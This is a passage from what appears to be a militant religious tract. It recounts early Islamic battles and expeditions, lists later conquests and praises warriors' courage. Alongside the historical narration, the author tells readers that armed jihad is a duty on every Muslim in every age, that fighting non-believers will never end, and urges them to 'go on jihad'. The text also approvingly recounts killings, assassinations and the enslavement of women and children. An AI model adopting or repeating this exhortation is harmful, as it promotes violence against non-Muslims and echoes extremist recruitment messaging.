mantles I had snatched from the polytheists and Bilal had slaughtered a she-camel from the camels I had seized from the people, and was roasting its liver and hump for the Messenger of Allah (may peace be upon him). I said: Messenger of Allah, let me select from our people one hundred men and I will follow the marauders and I will finish them all so that nobody is left to convey the news (of their destruction to their people). (At these words of mine), the Messenger of Allah (may peace be upon him) laughed so much that his molar teeth could be seen in the light of the fire, and he said: Salama, do you think you can do this? I said: Yes, by the Being Who has honored you. He said: Now they have reached the land of Ghatafan where they are being feted. (At this time) a man from the Ghatafan came along and said: So and so slaughtered a camel for them. When they were exposing its skin, they saw dust (being raised far off). They said: They (Akwa' and his companions) have come. So they went away fleeing.

When it was morning, the Messenger of Allah (may peace be upon him) said: Our best horseman today is Abu Qatadah and our best footman today is Salama. Then he gave me two shares of the booty-the share meant for the horseman and the share meant for the footman, and combined both of them for me. (Ahmad – Muslim)

In the request of Salamah to send with him one hundred of the companions is an evidence of the immense number of the enemy otherwise he wouldn't request such a number. (Muslim – Ahmad)

21. Bani al Mustalaq:
Ibn Ishaaq claims that it occurred in 6 hijri. The head of the tribe al Harith bin Abi Dhirar was forming an army to fight the Muslims. The Messenger of Allah attacked them (they lived on the coast of the Red Sea). They exchanged arrows for a while before the Muslims charged and defeated them. Some were killed while others were taken as prisoners and the Muslims won a large booty of sheep and camels.
The Messenger of Allah married Juwairyah the daughter of their leader al Harith.

22. Al Hudaybiah:
It was in Dhul Qidah 6 hijri. The Messenger of Allah headed for Umrah with 1400 of his Sahabah with no intention of fighting. However, the people of Quraish refused to allow him access to Makkah. He sent to them Uthman bin Affaan to negotiate with them. A false rumor reached the Messenger of Allah that Uthman was killed so he took a pledge from the Sahabah to die. Eventually after long negotiations a truce was signed between the Messenger of Allah and Quraish. The one who represented the people of Quraish in the negotiations was Suhail bin Amr.

23. Khaibar:
After the return of the Messenger of Allah from al Hudaybiah he stayed in Madinah Dhul Hijjah and part of Muharram and then marched towards the last community of Jews living in the Hijjaaz: Khaibar.

Khaibar was made of a few strong fortresses. When the Muslims arrived there the Jewish king Marhab came out asking for a duel. Amir bin al Akwa went out to face him. Marhab struck Amir and his sword got stuck in Amr's shield. In the same time Amr hit himself with his own sword and died. Salamah, his brother, heard some of the Sahabah saying that Amr has lost all of his deeds since he killed himself so he went to the Messenger of Allah crying and said: "Did my brother lose all of his deeds" The Messenger of Allah replied: "Who said that?" He said: "Some of your companions" The Messenger of Allah said: "No, they are wrong. Your brother gets double the reward"

After Marhab killed Amr he asked for another challenger. The Messenger of Allah said: "Who would go out to this man?" Muhammad bin Maslamah said: "I would. I am the angry avenger. Marhab killed my brother yesterday!" The Messenger of Allah said: "Then go! May Allah help you against him" When Muhammad met with Marhab a tree came in their way and each one of them would use it to seek protection from the other's strikes and with every strike some of its branches and leaves would be cut until none of them were left. Then Marhab charged and struck him with his sword. Muhammad shielded himself and Marhab's sword was stuck in the shield and he failed to pull it out. Muhammad took advantage of that and cut off both his legs and left him. Marhab begged Muhammad to kill him but Muhammad refused. He said: "I wont. I want you to taste death like my brother did" and he walked away. Later on Ali passed by Marhab and finished him off. When Marhab was killed, his brother Yasir asked for a duel. Al Zubair bin al Awwaam went to face him. Safeeah, al Zubair's mother and the ant of the Messenger of Allah, said: "My son would be killed!" The Messenger of Allah said: "Insha Allah your son would kill him" and he did.

The Messenger of Allah opened Khaibar. Their fighting men were killed, their women and children enslaved and their wealth was appropriated.

24. The opening of Makkah:
Occurred in Ramadan 8 hijri. The Messenger of Allah entered Makkah with an army of 12,000 with no fighting except for a few skirmishes and it was a day of forgiveness. On that day he announced clemency for the people of Quraish who had fought him for over 20 years.

25. Hunain:
Occurred immediately after the opening of Makkah. The leader of Hawaazin, Malik bin Awf, assembled a huge army from Hawaazin, Thaqeef, Nadhr, Jithm, and Saad bin Bakr. The Messenger of Allah went out to fight them. When the Muslims where passing through the valley of Hunain, they were ambushed by the enemy. The entire Muslim army went into disarray and they fled with the exception of small number of Sahabah who surrounded the Messenger of Allah. The Messenger of Allah told his uncle al Abbaas, who had a loud voice, to call the Ansar. They came from every direction and fought ferociously. After a short while the enemy was defeated. The booty was 24,000 camels, 40,000 sheep, and a large amount of silver.

26. Al Taif:
It was during Shawwaal 8 hijri. After the defeat of Thaqeef during the battle of Hunain they went back to their town al Taif and closed its gates. The Messenger of Allah followed them and camped close by, laying a severe siege on them. The people of Thaqeef attacked the Muslims with a rain of arrows. When it became apparent that Thaqeef wont fall easily, the Messenger of Allah sought council from his Sahabah. Nawfal said: “Thaqeef are like a fox in hole. If stay at it you will get it and if you leave it, it won’t harm you,” The Messenger of Allah told Umar to announce to the army that we will leave.

27. Tabook:
Occurred in Rajab 9 hijri. This was the last army the Messenger of Allah participates in. The Messenger of Allah marched into Roman territory when he heard that they are gathering an army to attack Madinah. The Muslims made their move in a very difficult time. It was a year of draught, and poverty. It was right before the time of harvest, and it was during hot season. The hypocrites stayed behind and their hypocrisy was exposed in Surah al Tawbah. The Muslims assembled an army of 30,000 strong. The largest army ever assembled by the Messenger of Allah. Due to poverty some Sahabah came to the Messenger of Allah urging him to supply them in order for them to join the army. When he told them that he has no finances for them, they left with tears flowing from their eyes for not being able to join the army. The Roman emperor was stationed in Hims at the time in order to prepare for war. He assembled an army of Romans and Christian Arabs. When they heard of the Muslim army they decided not to fight. The Messenger of Allah waited in Tabook for ten days. When the Romans did not show up he returned to Madinah after he established his presence in the lower parts of al Sham and northern Arabia.

[These are the battles that the Messenger of Allah participated in personally. The sheer number of them reveals the great attention the Messenger of Allah gave to Jihad. The average comes out to be almost three battles per year! These are the battles he participated in personly. The list of armies that he sent out from Madinah without him joining in follows next]

The armies sent by the Messenger of Allah:

The Messenger of Allah participated in all the above-mentioned battles himself. But he also sent out many armies headed by his companions. The most important and greatest of these is the army sent to Mu'tah:

1. The Battle of Mu'tah:

It occurred in Jumada al Uwla 8 hijri. It was army of 3000 headed by Zaid bin Harithah. They headed for al Balqa in al Shaam. The Messenger of Allah gave his instructions to the army: if Zaid is killed then Jaafar bin Abi Talib takes charge and if he is killed then Abdullah bin Rawahah leads. When they reached Ma'aan in present day Jordan they heard that the Roman emperor has mobilized an army of 100,000 Roman soldiers in addition to another 100,000 Arab tribesmen. Due to the sheer numbers of the enemy some Muslims suggested writing to the Messenger of Allah to maybe send them reinforcements or give them a different order. But Abdullah bin Rawahah said: "O people, what you are fearing is what you came for in the first place: Martyrdom. We do not fight our enemy with our numbers or our equipment but we fight them with this religion, which Allah honored us with. So lets fight! Both our options are great: It is either going to be victory or martyrdom!" This encouraged the Muslims and they decided to go ahead and meet the enemy. 3000 faced 200,000.

Abu Hurairah said: "When the enemy's army approached we saw what none of us could imagine in numbers and arms. My eyes quivered. Thabit bin Aqram told me: "Abu Hurairah it seems that you are staring at a huge army?" I said: "Yes" He said: "You were not with us at Badr. We did not win due to our numbers"

A violent battle erupted. The head of the Muslim army – Zaid - was killed. The leader following him was Jaafar. His right hand carrying the banner was cut off so he carried it with his left hand which was then cut. He then hugged it with what was left of both arms until he was killed. The third leader Abdullah bin Rawahah took charge. A cousin of his gave him a piece of dried meat to eat and told him: "Strengthen yourself with this. You have went through a lot this day!" He grabbed it and took a bite. Then he told himself: "You are still in this world!" and threw the piece of meat away and fought until he was killed. The three successive leaders appointed by the Messenger of Allah fell dead.

So Zaid bin Aqram held the banner and told the Muslims to agree on a leader. They said: "You" He said: "No. Find someone else" They chose Khalid bin al Waleed. He fought for a while and then planned a retreat and decided to go back to Madinah.

While the battle was still running, hundreds of miles away the Messenger of Allah said: "Zaid held the banner and was killed. Then the banner was carried by Jaafar who was also killed and then it was carried by Abdullah bin Rawahah who was also killed. Then the banner was carried by a sword from Allah and opening would occur on his hands"

Was Mu'tah a defeat or a victory?

Some considered it to be a defeat, some considered it to be neither a defeat nor a victory, while many scholars considered Mu'tah to be a victory for the Muslims. Among these are al Waqidi, al Bayhaqi, and Ibn Kathir. Al Waqidi says when Khalid became the leader he fought for the rest of the day and then during their rest at night he had the Muslim army reconfigure so he had the left flank move to the right and vise versa. So the next day when the Romans saw the change they thought that the Muslims had received reinforcements. They then retreated and Khalid took advantage of that and retreated as well.

In Bukhari Khalid bin al Waleed says: "During the battle of Mu'tah nine swords broke in my hand. Only a Yemeni firm sword a had survived on that day"

[Muslims are allowed to retreat if the ratio is 1 to 2. In Mu'tah the ratio was almost 1 to 67!]

Other armies the Messenger of Allah sent headed by his companions:

2. The detachment led by Ubaydah bin al Harith of 60 Muhajireen to Rabiqh
3. The detachment led by Saad bin Abi Waqqaas
4. The detachment led by Abdullah bin Jahsh to Badr
5. The detachment led by Amr bin Uday
6. The detachment led by Salim bin Umair
7. The detachment sent to assassinate Kaab bin al Ashraf
8. The detachment led by Zaid bin Harithah to al Qiradah
9. The detachment led by Abi Salamah
10. The detachment led by Abdullah bin Unais
11. The detachment led by Muhammad bin Maslamah to al Qarda'
12. The detachment led by Abdullah bin Ateeq sent to assassinate Abu Rafi the Jew
13. The detachment led by Saeed bin Zaid to al Uraneen
14. The detachment led by Ukashah bin Mahsan to al Qhamr
15. The detachment led by Muhammad bin Maslamah to Dhi al Qassah
16. The detachment led by Abu Ubaidah bin al Jarrah to Dhi al Qassah again
17. The detachment led by Zaid bin Harithah to Bani Sulaym
18. The detachment led by Zaid bin Harithah to al Ays
19. The detachment led by Zaid bin Harithah to al Tarraf
20. The detachment led by Zaid bin Harithah to Hismi
21. The detachment led by Zaid bin Harithah to Wadi al Qura
22. The detachment led by AbdulRahman bin Awf to Dawmat al Jandal
23. The detachment led by Zaid bin Harithah to Madyan
24. The detachment led by Ali to Saad bin Bakr
25. The detachment led by Zaid bin Harithah to Um Qirfah
26. The detachment led by Abdullah bin Rawahah to Ashbar bin Razim
27. The detachment led by Amr bin Umayyah al Dhimri
28. The detachment led by Umar to Turbah
29. The detachment led by Abu Bakr to Banu Kulaab
30. The detachment led by Bashir bin Saad to Fadak
31. The detachment led by Ghalib bin Abdullah al Laythi to al Mayfa'ah
32. The detachment led by Bashir bin Saad to Yamn and Jubaar

33. The detachment led by Ibn Abil Awja to Banu Sulaym
34. The detachment led by Ghalib bin Abdullah al Laythi to Banu al Malooh
35. The detachment led by Ghalib bin Abdullah al Laythi to Fadak
36. The detachment led by Shuja bin Wahb al Asadi to Banu Ghalib
37. The detachment led by Kaab bin Umair al Ghaffari to Dhat Atlaah
38. The detachment led by Amr bin al Aas called That al Salaasil
39. The detachment led by Abu Ubaidah bin al Jarrah to Saif al Bahr
40. The detachment led by Abu Qatadah to the land of Muharib
41. The detachment led by Abu Qatadah to Idhm
42. The detachment led by Abu Hudrud al Aslami to al Ghabah
43. The detachment led by Khalid bin al Waleed to destroy the idol al Uzza at Nakhlah
44. The detachment led by Abu Amer al Ash'ari to Awtaas
45. The detachment led by Amr bin al Aas to destroy the idol Suwaa'
46. The detachment led by Saad bin Zaid to destroy the idol Munaah
47. The detachment led by Khalid bin al Waleed to Banu Juthaymah
48. The detachment led by al Tufail bin Amr to destroy the idol Dhi al Kaffayn
49. The detachment led by Uyaynah bin Hisn to Banu Tameem
50. The detachment led by Qutbah bin Amer to Khath'am
51. The detachment led by al Dhahak bin Sufyan to Banu Kulaab
52. The detachment led by Alqamah bin Mujazzaz to Abysinya
53. The detachment led by Ali to destroy the idol al Fulus
54. The detachment led by Ukaashah bin Muhsan to al Habaab in the land of Athrah
55. The detachment led by Khalid bin al Waleed to Dawmat al Jandal

An overview of some of the battles of the Muslims:

We talked earlier about the armies the Messenger of Allah led and the armies he dispatched headed by his companions. But jihad was not only the responsibility of the Messenger of Allah and his companions but is a duty on all Muslims and in every age. No one has the right to excuse himself from jihad by making the excues that the Messenger of Allah was supported by angels and he was given the duty of conveying the message. No one can also excuse themselves because the Sahabah were prepared to fight while we are not. Jihad is the soul of Islam. The sincere Muslims fulfilled their duty and fought many battles against the infidels. Following we will cover some examples of their jihad based on the book "The history of Islam" by al Thahabi:
Their Jihad began immediately after the death of the Messenger of Allah during the reign of Abu Bakr when many of Arab tribes apostated. Abu Bakr appointed Khalid to lead the army fighting the apostates. He fought against Tulayhah al Asdi who was defeated and then became Muslim. Khalid then headed towards al Yamamah to fight Musaylamah the liar. It was a tough battle and many Muslims were killed but ended with their victory. Musaylamah was killed.

In 13 hijri Abu Bakr sent out armies to open the land of al Shaam, which was under Roman rule. He sent Amr bin al Aas to Palestine and Abu Ubaydah and Yazeed bin Abu Sufyan to other parts of al Shaam.

Umar became Khalifah after Abu Bakr. In 14 hijri Damascus was opened. Abu Ubaydah was the leader of the Muslim army and Khalid was one of his commanders. Abu Ubaydah attacked Damascus from one side while Khalid attacked from another. When the Romans were defeated on the outskirts of the Damascus they entered it and closed its gates. The Muslims laid siege to it and bombarded it with catapults. The Roman general Bahaan had a newborn child and was celebrating that. While their were feasting and drinking Khalid, al Qa'qaa' and Math'oor bin Uday were busy hanging rope ladders to the walls of the city. The three of them then climbed up the wall and ended up in the city making takbir, which terrified the Romans. Khalid killed the gatekeepers and opened it and he Muslims flooded that side of the town. The Roman general quickly struck a surrender agreement with Abu Ubaydah who was still unaware of Khalid's breakthrough into the city. In the end it was considered that half of the town was opened by force while the other half through surrender.

In 15 hijri the great battle of Yarmuk occurred. The Muslims were 30,000, headed by Abu Ubaydah while the Romans were 300,000 strong. Even though they were ten times the size of the Muslim army their soldiers had to be tied together in chains to insure they do not flee the battlefield. However these same chains turned out to be a disaster for them since when they were defeated if one of the soldiers would try to run for his life he would drag down everyone else with him and they were on the edge of a canyon. Tens of thousands of them ended up falling from that canyon. The orator of the battle who would go around inspiring the Muslims was Abu Sufyan. He would call out loud: "O victory of Allah come to us!"

Also in 15 hijri occurred the great battle of al Qadisiyah. The Muslims were 8000 headed by Saad bin Abi Waqqaas. The Persians were 60,000 headed by Rustum. It was a crushing defeat for the Persians. Rustum along with thousands of his soldiers were killed. Al Qadisiyah was the key that opened the rest of Persia.

In 16 the battle of Jaloolaa' occurred. In this battle almost 100,000 Persians were killed and they left behind a great booty.

Within three years the Muslim have opened the seat of the Persian empire's throne and have taken the jewels of the Roman empire, so glory be to Allah the Great and the Exalted.

In year 16 hijri Umar himself traveled to Jerusalem to accept the keys to the city.

In year 20 the battle of Tastur happened. Abu Musa al Ash'ari had laid siege to the powerful city for over a year. The Persian general al Hurmuzan was fortified in there. A Persian man came to Abu Musa and told him if you promise me and my family protection I will guide you to a secret entrance into the city. Abu Musa gave him protection so he sent with him Majza'ah bin Thawr. They entered through a hidden underground spring of water, swimming through it until they surfaced in the city. They entered the city and Majza'ah traveled through it until he learned its map. The Persian man also pointed out to him the Persian general Hurmuzan. Majza'ah returned and was sent along with 35 men to conquer the city. The thirty-five men swam through the spring and entered the city at night and fought courageously. Majza'ah was martyred. The fight continued and the Muslims ended up missing fajr and only prayed it at the middle of the day. The Persians surrendered. Al Hurmuzan became a Muslim and settled in Madinah.

Amr bin Al Aas opened Alexandria in year 21 by defeating the Romans. He then established a Muslim garrison in the city while he descended south fighting the Muqawqas the king of Egypt. But the Romans headed by Constantine the son of Hercules sent a naval army that entered Alexandria and killed the Muslim soldiers in it. Amr attacked and entered it again.

In year 21 occurred the battle of Nahawand against the Persians. It was a furious battle. The Persians tied themselves in chains to prevent the escape of soldiers. The leader of the Muslim army was al Numaan bin Maqran. His horse fell down and he was then shot by an arrow and died. Huthaifah took charge and the Muslims won after about 100,000 of the enemy were killed.
In year 27 Mu'awyah bin Abu Sufyan opened the island of Cyprus. Also during the same year Abdullah bin Saad bin Abi al Sarh entered Africa. Abdullah bin al Zubair killed the Roman leader of Africa Jarjeer.

In year 37 Abdullah bin Hazim al Sulami opened Herat in Afghanistan, and Maru in Turkistan. During the same year al Harith bin Murrah al Fihri entered Baluchestan.

In year 44 al Muhalab bin Abi Sufrah entered India.

In year 63 Uqbah bin Nafi fought in North Africa with the king of the Berbers, Kaseelah. Uqbah was martyred. His successor Zuhair bin Qays al Balawi defeated them and killed the Berber king.

In year 84 Musa bin Nusair entered the land of Andalusia (Spain).

In year 87 the land of Bukhara was opened by Qutaybah bin Muslim.

In year 88 Maslamah bin AbdulMalik defeated the Romans in a number of battles. Qutaybah bin Muslim entered the land of the Turks and in year 90 he entered Taliqaan. In year 93 Qutaybah headed for Samarkand and opened it along with the surrounding areas.

In year 95 Musa bin Nusair completed his opening of the land of Andalusia and returned from it with an immense booty.

In year 98 Yazeed bin al Muhalab opened Taburstan. In the same year the Khalifah Sulayman bin AbdulMalik sent a huge army to open Constantinople. The army was headed by his brother Maslamah. They besieged the city for 30 months. During that the Muslims suffered a lot of hardship. When Umar bin AbdulAziz became Khalifah he immediately recalled the army.

During the era of the Abbasids fighting continued on the Eastern front towards India and China and the Northern front in the land of the Romans and the Western front towards Western Europe (Spain, France and Portugal)

When the Crusaders attacked al Shaam the Muslims fought them in various battles. Among the Muslim leaders who fought them was Sultan Nuraldeen Zinki who retreived a lot of the Muslim territory taken by the Crusaders. He was followed by Salahuddeen who opened Jerusalem.

When the Mongols flooded the Muslim land jihad was fought against them in numerous battles. The Muslims won in the great battle of Ayn Jaloot.

The door of Jihad is always open and the fighting of the nonbelievers would never end until the Day of Judgment.

CHAPTER 15: COURAGE AND FEAR:

216. Abu Hurairah narrated: "The strong believer is more beloved to Allah than the weak believer" (Muslim)

217. The Messenger of Allah used to say: "O Allah I seek refuge in you from gloom and sorrow; from inaction and laziness; and from cowardice, stinginess and old age, and I seek refuge in you from the punishment of the grave" (Bukhari – Muslim)

Notice that the Messenger of Allah combined between seeking refuge in Allah from gloom and sorrow. For gloom is the fear of what is coming while sorrow is sadness on what has already passed. So the Muslim should not feel sorry for the past nor fear the future. And he combined between inaction and laziness for inaction is the state of the heart while laziness is the state of the body. He combined between stinginess and cowardice for stinginess is the unwillingness to give wealth for Allah while cowardice is the unwillingness to give the soul for Allah.

How to overcome fear:

Cowardice is the opposite of courage. Courage is the firmness of the heart. The heart is the essence of every good deed. The heart cannot be firm if the mind isn't sound. If the heart is weak it leads to cowardice, and if the heart is too strong it leads to recklessness.

The coward needs to cure cowardice by eliminating its cause. If it is caused by ignorance then ignorance is cured by learning. The cause could be fear of the unknown and that is cured by experiencing situations. We find that the beginner in public speaking experiences fear in the beginning but after experience this fear is overcome. We find that when a person first meets a king they might fear the occasion and their tongue would be tied and their posture would change. That is due to the anxiety of facing a new experience. But if that occasion is repeated many times the fear is eliminated. Original nature can be changed. It is sufficient as proof to see a Hawa child (children trained to care for snakes) grabbing a large snake that would make a brave man tremble while this same child could fear a frog because he is not exposed to frogs. Taming animals is a process of changing their original nature and it is done through training. A wolf could play with a sheep, a cat with a mouse, and a dog with a cat if they are conditioned to do so even though that is contrary to their original nature. Now if animals can change their characteristics can't humans do the same?

Having a strong heart leads to victory. Ali was asked: "How do you defeat your enemies?" He said: "When I would meet my enemy I would believe with firm conviction that I would defeat him while he believes that I would defeat him so both myself and his self support me against him".

Some have advised: "Believe in victory, you will be victorious"

Others say: "If you fear your enemy you have allowed an army to be sent against your heart"

We have found that the ones who died because of their fear are more than the ones who died due to their courage.

Al Tartooshi says:

Courage is of three types:

1. A man who stands in front of the army asking for a challenger from the enemy to come out and face him
2. A man who remains calm, concentrating, tranquil while the battle is ragging. And when others are succumbing to fear he has not lost his orientation and is not confused and acts in a way that proves he has control over himself.
3. A man when everyone else is defeated and is retreating remains firm calling them, and encouraging them to continue the fight.

Al Tartooshi says that the third man possesses the greatest form of courage.

The courageous of this Ummah:

The most courageous of all mankind is the Messenger of Allah. He had the strongest heart of all. He faced the toughest of situations. Heroes would scatter from around him while he is firm. The Messenger of Allah never turned his back in battle.

218. In Bukhari and Muslim Anas bin Malik narrates: "The Messenger of Allah was the best of people, he was the most generous and the most courageous."

219. Ali said: "When the ferocity of combat would reach its limit and the eyes would turn red we would seek refuge next to the Messenger of Allah. He would be the closest of us to the enemy." (Muslim)

220. A man asked al Baraa bin Aazib: "Did you run away during the life of the Messenger of Allah?" He said: "We did. But he didn't." (Bukhari – Muslim)

In Uhud Ubayy bin Khalaf, riding his horse, charged towards the Messenger of Allah. Some Muslims wanted to get in the way to protect the Messenger of Allah but he told them to move aside. The Messenger of Allah picked up a spear and threw it at Ubayy who was covered in iron armor from head to toe. Nothing appeared from him except his eyes and a small opening in his neck. The spear hit him right in the neck and he fell off his horse. Even though the spear only caused a minor bruise in his neck due to the protection of the armor, Ubayy rushed back screaming: "Muhammad has killed me!" The people of Quraish checked him and said we don't find any major injury. You are fine! He said: "Muhammad claimed he would kill me, therefore it must come to happen!" Ubayy latter died on his way back to Makkah.

The courageous of this Ummah are too many to count. On top of the list are the Sahabah whom Allah praised in Quran:

"Muhammad is the Messenger of Allah; and those with him are forceful against the disbelievers, merciful among themselves." (Al Fath 26)

Among the famous brave men of the Ummah are:

1. Abu Bakr:
The courage of Abu Bakr was witnessed by the hero of the Ummah Ali bin Abi Talib. When he was the Khalifah Ali asked: "Who is the bravest of men?" They said: "You are," He said: "I have never dueled anyone and lost. But the bravest man is Abu Bakr. During the battle of Badr we built a shed for the Messenger of Allah and we asked who would be the bodyguard of the Messenger of Allah therein. Abu Bakr came carrying his sword and defended the Messenger of Allah for the entire day. In Makkah the disbelievers attacked the Messenger of Allah: One would pull him, the other would beat him and they would say: "Have you made the gods one God?" No one dared to go near the Messenger of Allah save Abu Bakr. He went and started fighting them and would say: "Are you going to kill a man just because he says: "Allah is my Lord!""" Then Ali asked: "Who is better Abu Bakr or the believer of the family of Pharaoh? (His story is mentioned and praised in Quran)" The people remained quite. He said: "Why don't you answer? In the name of Allah, one moment in the life of Abu Bakr is greater than the entire earth full of the likes of the believer of the family of Pharaoh! The believer of the family of Pharaoh was a man who concealed his faith while Abu Bakr was a man who proclaimed his faith"

Abu Bakr is the bravest man of this Ummah after the Messenger of Allah. One can note the strength of his heart during the battle of Badr, Uhud, the trench, al Hudaybiah, and Hunain. It is enough to note his steadfastness, firmness, and strengthening of the entire Ummah when the greatest disaster of all befell us: The death of Muhammad (saaws). That was when the hearts deviated, and the nation was shaken. When all the hearts where trembling the heart of the Siddeeq was firm. If the heart of Abu Bakr were placed on one side of the scale and the hearts of all the Ummah on the other, his heart would outweigh them all. The courage of Abu Bakr in his decision to fight the apostates if distributed over the hearts of the cowards on the entire face of the earth, it would be sufficient to make them brave.

2. Umar bin al Khattaab
It is sufficient to point out that the courage of Umar was sufficient enough to make Shaytaan avoid him.

The Messenger of Allah told Umar: "O son of Khattaab: In the name of whom my soul is in His hands whenever Shaytaan sees you taking a route he would take another" (Bukhari – Muslim)
His Islam brought strength to the Muslims. Abdullah bin Masood said: "We used to not be able to pray next to al Kaabah publicly until Umar became Muslim.

3. Ali bin Abi Talib:
He was the lion of this Ummah. He never missed a battle with the Messenger of Allah except Tabook because the Messenger of Allah appointed him over Madinah in his absence. During the

battle of Khaibar the Messenger of Allah said: “Tomorrow I will give the banner to a man who loves Allah and His Messenger, and Allah and His Messenger love him. He does not turn his back away in battle and Allah will make opening occur on his hands” All of the Sahabah desired that honor. The next day the Messenger of Allah called Ali and gave him the banner.
Musaab al Zubairi said: “Ali was very cautious in battle. He was swerve terrifically from his enemy and whenever he charges his enemy he would protect all his sides and when he retreats back from his charge he would be even more protective of himself. No one could get to him.
His shield was one sided. It only protected him from the front. When asked: “Don’t you fear an attack from behind?” He replied: “I never give my enemy the chance to attack me from my back”

4. Talhah bin Ubaidillah:
He is one of the ten given the glad tidings of Paradise. During Uhud he shielded the Messenger of Allah with his own body causing over 70 injuries in his body. Whenever the Messenger of Allah wanted to look at the disbelievers Talhah would plead with him not to do so and would shield him with his body.

5. Al Zubair bin al Awwaam:
He is also one of the ten given the glad tidings of Paradise. He was the first Muslim to draw out a sword. During the early days of Islam in Makkah a rumor spread that the Messenger of Allah was kidnapped. Al Zubair drew out his sword and went looking for him. He ran into the Messenger of Allah who asked him: “What’s wrong with you Zubair?” He said: “I heard that you were kidnapped so I came out to fight them!” The Messenger of Allah prayed for him.

6. Saad bin Abi Waqqaas:
He is one of ten given the glad tidings of Paradise. The Messenger of Allah prayed for him: “O Allah make his arrow hit its target and make his prayer accepted” Umar appointed him to lead the army at Qadisiyah. The Muslims won and he continued leading them in Persia until he opened most of it and entered the capital, al Mada’in. Saad is the one who founded the two cities of Kufah and Basra. When he was dying he requested his body be rapped and buried in an old wool cloth. He said this was what I had on during the battle of Badr and I’ve reserved it for this day.

7. Abu Ubaydah bin al Jarraah:
He is one of the ten given the glad tidings of Paradise. Umar appointed him over the army opening al Shaam. He was the leader of the army during the great battle of al Yarmuk. He died in the plague of Amawas in al Shaam.

8. Hamzah bin Abdulmutalib:
He is the lion of Allah and his Messenger. After the battle of Badr Umayyah bin Khalaf who was captured asked AbdulRahman bin Awf: “Who was the man in your army marked with an ostrich feather on his chest?” AbdulRahman said: “That is Hamzah” Umayyah said: “He is the one who brought ruin to us!” He was killed during the battle of Uhud.

9. Jaafar bin Abi Talib:

He was ten years older than his brother Ali. He was the second leader in line at the battle of Mu'tah. When he took over after Zaid he carried the banner with his right hand which was cut off so he carried it with his left hand, which was in turn also cut off so he embraced the banner and continued fighting until he fell. They found in the front of his body over 90 injuries.

10. Muadh bin Amr bin al Jamooh:
He was the slayer of the Pharaoh of this Ummah Abu Jahl.
He said: I made Abu Jahl my target on the day of Badr. When I found him I charged at him and struck him with my sword and cut his leg in two. Then his son Ikrimah hit me on my shoulder until he cut off my arm. It only remained hanging to my body by the skin of my side. But because fighting distracted me I remained dragging it behind me for most of the day. When it annoyed me I placed my foot over it and pulled it off.

11. Al Baraa bin Malik:
He is the brother of Anas bin Malik the servant of the Messenger of Allah. He was one of heroes of this Ummah.

Anas bin Malik heard his brother al Baraa humming poetry so he told him: "O my brother you are humming poetry? What if this is the last thing you speak?" [When Quran was revealed the Sahabah disliked reciting anything but Quran. Anas was warning his brother and saying that if you die this moment and the last words you spoke were lines of poetry, how would you face Allah? In another narration he told him to rather remember Allah] Al Baraa said: "No! A man like me won't die on his bed. I've killed ninety nine of the nonbelievers and hypocrites!" (Mussanaf ibn Abu Shaybah)

Umar wrote to his military generals to never allow al Baraa to hold any position of leadership in the Muslim armies. The reason: Umar said he is too hazardous for the Muslims! (Al Hakim)

During the battle against the forces of Musaylamah the liar, he sat on a shield and asked the Muslims to carry the shield on their spears and throw him over the walls of the enemy in order to open the gates! He did open the gates but after he received over 80 injuries. (Al Isabah)

On the day of the battle of Tastur the Muslims asked al Baraa to make an oath to give them victory. Al Baraa said: "O Allah! I make an oath that you hand us over their shoulders (give us victory) and to make me follow your prophet (to die)" He charged the enemy and the Muslims followed him. The Persians lost, and al Baraa was martyred. Allah fulfilled his oath.

Anas narrated: When Abu Musa was appointed governor over al Basra he told al Baraa to choose any position of leadership in his government and he will be appointed to it. Al Baraa said: "I don't want any. Rather I want you to hand me over my bow, horse, spear, sword, and shield and then sent me to jihad. He sent him in an army. Al Baraa was the first to die" (Ibn Abu Shaybah)

12. Sammaak bin Kharshah (Abu Dujaanah):
Before the battle of Uhud started the Messenger of Allah held a sword in his hand and said: "Who would fight with this sword and give it its due right?"

Some men stood up and offered to take it but the Messenger of Allah didn't give it to them. And then Abu Dujaanah stood up and said: "O Messenger of Allah what is its due right?" He said: "That you strike with it the faces of the enemy until it bents!" Abu Dujaanah said: "I will take it O Messenger of Allah" and he gave it to him. Al Zubair bin al Awwaam said: "I felt saddened that I, the cousin of the Messenger of Allah, would ask for the sword and would not get it but Abu Dujaanah would. So I decided to follow Abu Dujaanah and see what he would do with it. Abu Dujaanah pulled out a red bandanna and tied it around his head. The Ansar said: Abu Dujaanah has pulled out his bandanna of death! He then attacked enemy and whenever he would face anyone he would kill him!"

Before the battle he marched with pride before the enemy. The Messenger of Allah said: "This is a walk despised by Allah except in this situation"

During the battle of al Yamamah he threw himself over the wall surrounding the city and broke his leg. He continued fighting with a broken leg until he was martyred.

13. Khalid bin al Waleed:
He is the drawn sword of Allah. As soon as he became Muslim the Messenger of Allah was sending him to fight the enemies of Allah. Khalid never in his life lost a battle.
Khalid bin al Waleed said: "If I were to marry a beautiful woman whom I love, or if I were given the good news of having a newborn son, is less beloved and dear to my heart then to be in a cold icy night in an army waiting to meet my enemy the next morning. I advise you to go on jihad"
These were the words of Khalid before his death.

14. Salamah bin al Akwa:
We mentioned his story earlier when he fought the disbelievers alone.
The Messenger of Allah said about him that day: "The best of our foot soldiers today is Salamah bin al Akwa"

15. Ukashah bin Mahsan:
His bravery in war was well known. In the battle of al Ghabah he saw Amr bin Abaar along with his father riding the same camel. He threw his spear and killed both of them the same time.

16. Amr bin Ma'adi Yakrib:
He was a king from Yemen who was famous for his bravery. He later embraced Islam.
Umar would count him as a thousand men. Al Tartooshi mentions in Siraj al Molook that Amr bin Maadi Yakrib went next to the river and told his people: "I am going to cross the bridge. If you follow me after a time equivalent to the time it takes to slaughter a camel you would find me with my sword in my hand fighting whoever is in front of me with the enemy surrounding me and I am standing between them. If you come later than that you would find me dead." And then he crossed the bridge over the river towards the enemy's camp. A while later his people said: "O sons of Zabid! Are we going to leave our man alone? We might not even catch him alive" So they crossed the bridge and found him without his horse while he was holding both back legs of an enemy's horse and the horse failed to move. The fighter on the horse was trying to reach Amr behind him with his sword with no avail. When the fighter saw us attacking he came down from his horse and ran away. Amr then mounted the horse. He then told us: "You were almost going

to miss me" They asked him: "Where is your horse?" He said: "It was hit by an arrow that killed and I fell off its back"

17. Ikrimah the son of Abu Jahl:
